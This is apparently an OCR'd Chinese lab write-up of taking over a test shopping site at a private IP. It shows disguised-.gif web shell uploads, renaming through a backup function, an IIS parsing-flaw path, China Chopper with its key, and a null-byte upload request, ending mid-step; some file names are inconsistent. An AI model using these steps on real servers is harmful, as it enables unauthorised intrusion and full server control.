
网址：http://192.168.1.55:81/gouwu


通过御剑扫描获得后台地址：

http://192.168.1.55:81/gouwu/admin

登录发现不用输入用户名密码即可登录

发现上传功能，使用bp抓包尝试





上传php.gif获得上传路径： upfile/proimage/2019102714565249892.gif

发现可以访问：

http://192.168.1.55:81/gouwu/upfile/proimage/2019102714525720079.gif

上传asp.gif upfile/proimage/20191027157279234O.gif

发现可以访问：

http://192.168.1.55:81/gouwu/upfile/proimage/20191027157279234O.gif

使用中国菜刀执行：


http://192.168.1.55:81/gouwu/upfile/proimage/20191027157279234O.gif

key: TNT

发现无法执行

进行文件改名尝试

发现数据备份功能




填写内容：


../upfile/proimage/201910271572792340.gif

../Databackup/1.asp

备份成功




访问文件：http://192.168.1.55:81/gouwu/Databackup/1.asp



更具 解析漏洞重新访问：

http://192.168.1.55:81/gouwu/Databackup/1.asp/shop.mdb



使用菜刀链接，获得所有权限

http://192.168.1.55:81/gouwu/Databackup/1.asp/shop.mdb

00截断：

上传脱线使用bp截取

myform

```
-----------------------------24623170415612
Content-Disposition: form-data; name="act"

uploadfile/
-----------------------------24623170415612
Content-Disposition: form-data; name="file1"; filename="webshell.asp"
Content-Type: application/octet-stream
```

修改路径使用